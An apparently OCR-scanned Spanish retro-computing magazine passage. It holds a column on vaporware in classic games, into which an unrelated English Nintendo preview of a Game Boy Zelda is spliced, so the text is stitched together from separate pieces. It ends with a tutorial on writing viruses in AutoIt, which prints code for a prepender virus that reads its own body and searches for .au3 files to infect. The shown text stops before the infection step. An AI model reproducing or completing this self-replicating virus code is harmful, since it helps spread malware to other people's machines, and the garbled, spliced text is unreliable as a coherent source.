Rigiéndonos en lo vintage, que por ello leen ustedes esta su sección, el vaporware es tan viejo como aquello del orinar y tan actual como cualquier lío de faldas entre la modelo y el futbolista de turno. Y es que el sentido de




EN LA PORTADA DEL CASSETTE VEÍAMOS UNA MOZA Y MIENTRAS CARGÁBAMOS EL JUEGO VEÍAMOS A OTRA




ZELDA FOR GAME BOY — NINTENDO

The rumors have been flying around for years that Nintendo was working on a Zelda game for Game Boy. Those rumors will become reality this Spring when the so-far untitled Zelda IV hits the stores. Pak Watch recently took a look at a 70% complete version of the game, and wow! The graphics, although monochrome, are based on The Legend of Zelda—A Link To The Past, but the music and many of the characters are derived from the first Zelda game. Link's world in this 4 Megabit Battery Pak is said to be as large as A Link To The Past. Link himself has some new moves and tools. The story so far puts Link in a world of nightmares and dreams. You'll definitely be hearing more about this one, although it may go through a name-change.

Nintendo is also working on a new Kirby game, this time for the NES, and Vegas Stakes, in which you are a high-roller trying to turn chump change into millions.







la existencia del vaporware resulta tan enciclopédico y regular que llega a ser interesante y curioso a partes iguales, a saber:

TODO DESARROLLO QUE SE ANUNCIA Y NUNCA ACABA POR VER LA LUZ SE PUEDE ACEPTAR COMO UN VAPORWARE INOCENTE


Todo el mundo es bueno

Conocemos un vaporware inocente el que vende la piel del oso antes de cazarlo, se anuncia un producto con intención de terminarlo cuando se ha empezado o se está desarrollando pero sin tener consciencia de los problemas potenciales que pueden aparecer o si se podrá realizar con los medios disponibles. En eso cae cualquier hijo de vecino, la ilusión embriagadora de alcanzar un final existoso o sin más deseo que la pretensión de una continuidad normal y segura que nada haga sospechar inconvenientes o trabas en su consecución. No existe fecha de entrega, no hay prisas, se hace camino al andar y el movimiento se demuestra andando. La máxima de Joe Rigoli: yo, sigo.


En un primer momento, beneficio de la duda mediante, todo desarrollo que se anuncia y nunca acaba por ver la luz se puede aceptar como un vaporware inocente o ingenuo. Hemos de lamentarnos, no obstante, de que la prensa clásica de lo vintage alimentó ciertos vaporwares hasta convertirlos en una deuda obligada para/con el consumidor. Parece anormal, el vaporware nace generalmente desde el propio desarrollador, crece y se expande en brazos de la prensa, y se vuelve grande y monstruoso en manos de los usuarios, otra vez llamados lectores.

Un gran mito del vaporware lo encontramos en un juego inédito de Ultimate -ahora Rareware- de la época del ZX Spectrum, un juego que se llamaría Mire Mare. La pista de que pudiese existir sólo se encontraba en el final de dos juegos de la compañía británica -Knightlore y Pentagram- en los que básicamente aparecía un mensaje comunicando que la aventura continuaría en otro juego llamado Mire Mare.


Este Mire Mare no se anunció públicamente, nunca se publicó oficialmente carátula o imagen vinculante, Ultimate nunca dijo que se iba a editar o publicar el juego pero sin embargo se da por hecho de que el juego existe y es real -sin publicar, claro- gracias a filtraciones de imágenes y comentarios de terceros desvelados muchos años después. Se puede entender que al







VAPORWARE ES VAPOR, HUMO, PROMESAS SIN SUSTENTO, EL 'CHUPA, CHUPA, QUE YO TE AVISO' DE LA INFORMÁTICA



haber cambios de dirección en la política empresarial de Ultimate -US Gold entró en juego y se hizo con buena parte de la compañía- el juego no se llegase a comercializar, no es que no se quisiera, es que no se pudo. Y como buen vaporware no existen pruebas que demuestren o desmientan su existencia, sólo palabras y algún que otro gráfico que veracidad no sé yo si tiene mucha.


Malos hay en todas partes

Uno que fastidia mucho es el vaporware indecoroso, el que anuncia un producto sin tener la intención expresa de terminarlo, pues si se pretendiese terminar no acabaría siendo vaporware; se corresponde con aquel que se genera para crear expectativas alrededor del agente que lo anuncia, para ganar popularidad en detrimento de la competencia, para acaparar la atención del respetable, a veces por envidia, a veces por falsa modestia, a veces por ninguna de las dos, a veces por las dos a la vez.

Este tipo de vaporware perdicioso es mucho más frecuente de lo que sería deseable, sobre todo en desarrollos homebreed actuales. Que un grupo amateur anuncie que va a presentar tal o cual juego provoca una publicidad viral retroalimentada, persiste la noticia, copa la atención de todos los usuarios famélicos de motivos para charlar; y todo eso para seguir en el candelero y ser el más popular del barrio. Se demuestra que es un vaporware deleznable cuando el grupo desarrollador en cuestión anuncia otros juegos -que a su vez se convierten en vaporware- o cuando por fin publica un tercero o cuarto que nada tiene que ver con los anteriores. Si no han habido cambios en la composición del grupo, si nada externo les ha impedido acabar publicando un juego nuevo ¿por qué anuncian unos que nunca acaban por presentar terminados? El vaporware inocente lo acaba siendo por involuntariedad de los desarrolladores; este vaporware indecoroso es a cosa hecha, con alevosía, con ganas de incordiar. Se supone que lo dijo Joseph Goebbels, que una mentira dicha mil veces se convierte en realidad. O lo que es lo mismo, si te lo dicen muchas veces -o desde muchos sitios a la vez- te lo acabas creyendo, y a eso juegan esos vaporwareadores natos. Sobre los motivos para mentir ya les contaré otro día, se lo pasarán pipa.

Ni blanco ni negro, todo lo contrario

Otro tipo de vaporware: el indecente. Un cocktail con ingredientes de los otros dos tipos de vaporware, un poco de incons-



ciencia e ignorancia por una parte y un poco de mala baba y soberbia por otra, añadir un poco de hielo y sacudir, no agitar. Equivaldría a prometer un producto del que no se tiene ni puñetera idea de cómo llevar a término, sin previsión, y con ese toque de chulería y audacia que nuestros mayores dicen que es de lo que están llenos los cementerios. Puede originarse desde el agente desarrollador en persona o lo puede manipular el periodismo para tener un tema perpetuo de elucubración, o los dos a la vez. E incluso con terceros interesados involucrados. Esto era pan de cada día en los últimos años de desarrollo de juegos para Atari VCS 2600, se empezaron decenas y decenas de títulos que Atari anunciaba en revistas y televisión y que según soplase el viento cancelaban o postponían en la parrilla de salida. El tema de hardware daba muchísimo más juego, anunciar el desarrollo de una nueva máquina, de un nuevo dispositivo de almacenaje, de un nuevo modo de juego era algo que satisfacía a Atari y a los medios informativos, y fastidiaba a la competencia, y ponía los dientes largos a los usuarios. Y en cien años todos calvos.

España al vapor

Volviendo al Spectrum y porque es lo que se popularizó más en nuestro país, otro vaporware extraño lo encontramos con Lorna, juego previsto por Dinamic del que sí que hubieron anuncios y carátulas. El videojuego inspirado en el personaje de Azpiri se anunció aquí y allá y finalmente apareció... pero dos años después en manos de otra compañía, Topo Soft. En mala bozalera voy a meterme porque las informaciones sobre los tejemanejes de este cambio de chaqueta son como el vaporware, complicadas de mostrar sin levantar un poco de polvo.

El Lorna de Dinamic representaría a muy baja escala otro tipo de vaporware, algo indefinido entre inocente, indecoroso, indecente y cualquier otro adjetivo que se les ocurra. El caso es que Dinamic iba a hacer un juego sobre el personaje de cómic de Alfonso Azpiri, la exhuberante y algo libertina Lorna. Se anunció con una supuesta portada que perfectamente podría haberse tratado de una ilustración independiente como otras tantas ilustraciones que acabaron siendo portada de videojuegos. Una de estas ilustraciones de Azpiri sirvió para un juego de Dinamic protagonizado por una fémina en una aventura espacial, un juego llamado Phantis. La portada en cuestión, como era habitual, era protagonizada por una señorita despampanante que tanto podría ser Lorna como la Bombi o Pamela Anderson en sus buenos años. Si embargo la pantalla de carga del juego tenía más similitudes con otras ilustraciones de Azpiri, estas sí que intencionadamente referentes a Lorna. Entiéndanme, en la portada del cassette veíamos una moza y mientras cargábamos el juego veíamos a otra, parecida, pero otra.

Chica en el espacio, pantalla de carga sospechosa, anuncio de un juego de Lorna... y va ya aparece algo como Phantis, de calidad ciertamente cuestionable. ¿Sería este juego el Lorna pero con otro nombre? Tal vez se tenía previsto desde un principio comercializarlo en UKrecia con el nombre de Game Over II por el éxito alcanzado con el Game Over I y a Azpiri no le hizo gracia la idea de rebautizar su criatura y se negó. Cabe la ajustada posibilidad de que Dinamic pretendiera, en efecto, publicar un Lorna pero con la vista puesta en evitar que otra compañía de la competencia lo hiciera, o incluso digamos que para calmar al ilustrador y retenerlo en plantilla prometiéndole un videojuego sobre su personaje. También puede ser que Azpiri viera el resultado final del juego y dijera que no, que eso no iba a ser su Lorna. Esto es lo bonito del vaporware, que uno puede soltar lo que quiera y nadie podrá demostrar lo contrario nunca.

SE SUPONE QUE LO DIJO JOSEPH GOBBELS, QUE UNA MENTIRA DICHA MIL VECES SE CONVIERTE EN REALIDAD


Leche quemada

El puntito guapo del vaporware está en el chismorreo intrínseco que le acompaña. Cualquiera puede defender la existencia de un vaporware que no hay Cristo que le pueda llevar la contraria, el único antídoto para un producto vaporwareado es terminarlo y mostrarlo públicamente. Y aún y así, dos tazas más de arroz, Catalina. Que somos quejicas por naturaleza, señores.

Cuando uno empieza su negocio vendiendo humo normalmente lo que acababa comercializando es ceniza y escoria, pueden prometer oro y plata que es probable que lo que ofrezcan al final sea el del loro y el de la gata, un producto que no cubre las espectativas anunciadas, algo cualitativamente por debajo de lo mostrado a modo de anzuelo para que la opinión pública pique y esté desesperada por comprar el producto terminado. Cuando éste llega, zapatillazo que te crió.

Sin necesidad de ser inocente o a cosa hecha, que un producto anunciado de una manera acabe siendo comercializado de otra también puede considerarse vaporware porque lo que se espera recibir es lo mostrado, no el sustitutivo. En la época de lo vintage se empezó mostrando portadas extremadamente sugerentes, engañosas si me permiten decirlo; después vinieron los publirreportajes en los que el mandamás del momento fardaba de lo lindo levantando el brazo señalando ahí, allá y acullá. Los reportajes de autor también empezaron a ser frecuentes, diciendo más de lo que había y babeando -y haciéndonos babear- ante promesas que el tiempo ha acabado convirtiendo en puro y duro vaporware, en humo, en algo que no existe. O que al menos no se puede demostrar fehacientemente que existe.

No me resultaría extraño que ustedes conocieran más casos de vaporware, y quizá saben o conocen de casos con respuesta, tienen pruebas que igual les da apuro mostrar para no caer en el patíbulo estilo Íker Jiménez. No teman, yo puedo ser más condescendiente, pásense por www.matranet.net y póngase en contacto conmigo para compartir sus secretillos si les place. La verdad está ahí fuera, corazones.



programación de virus con AutoIt

Buenas señoras y señores, seguiremos en este número escribiendo sobre virus en AutoIt, como dije en el número anterior, es un lenguaje muy poderoso, para realizar procesos útiles y herramientas interesantes de automatización.

Virus con AutoIt

Bien, los virus, pueden generarse, programarse y pensarse, en cualquier lenguaje de programación. ¿Por qué? Se preguntarán.

Es muy simple, todo lenguaje, o plataforma es traducida en algún momento a lenguaje de máquina, ese código, puede tener una lógica, no importa cual, al procesador no le importa. Por lo tanto, un virus puede ser escrito en cualquier lenguaje.

AutoIt, es un lenguaje de scripting, para hacer automatización de tareas, de todo tipo. Captura eventos de mouse, teclado, y demás. Es compilable en un ejecutable, no necesita runtimes ni tampoco el AutoIt instalado.

Podemos entrar a su página web para ver de que se trata el programa: http://www.hiddensoft.com/autoit3/

Ahora empezaremos a ver varios tipos de virus diferentes.

Virus Prepender

Los virus prepender, como ya lo he explicado antes, son el tipo de virus, opuestos a los appenders. Es decir, se guardan al principio del fichero a infectar.

Por eso menciono que de manera opuesta, ya que los appenders, se guardan, al final.

```
$self=@ScriptName
$line=""
$virus=""
$readhost=""
```

```
$me = FileOpen($self, 0)
while 1
    $line = FileReadLine($me)
```

Podemos ver lo sencillo que es AutoIt, al igual que FBSL, son lenguajes fáciles de entender, y por lo tanto, fáciles de programar.


Tenemos las variables principales, donde está $me, que contiene el ID del fichero a abrir, que es el mismo virus. Luego de abrirlo, empieza a leer línea por línea el virus...


Continuando con los Virus Prepender

Como venimos leyendo de más arriba, los virus prepender agregan su cuerpo antes del programa infectado. De manera, que, en la parte de código que veníamos leyendo, se encuentra la parte de leerse a sí mismo.

Continuemos para ver a donde nos lleva el código.

```
        If @error = -1 Then ExitLoop
            if ($line = ";endvirus") then
                ExitLoop
            EndIf
            $virus = $virus & @CRLF & $line
Wend
FileClose($me)
```





El primer If, nos dice que si encontró el final de la línea, entonces llegó al fin del fichero, y hace una doble comparación, ya que en el segundo If, chequea si la línea es ";endvirus" entonces, sale del proceso del If.

Luego forma el cuerpo del virus, asignándole un ENTER al final, y luego la línea de fin del virus. Finalmente, cierra el while y el fichero.

```
$search = FileFindFirstFile("*.au3")

If $search = -1 Then
    Exit

EndIf
```

Aquí arriba, el virus, busca archivos con el format au3, que es la extensión de los archivos de programa de AutoIt.

Si no se encontró ninguno, entonces sale y finaliza el proceso.

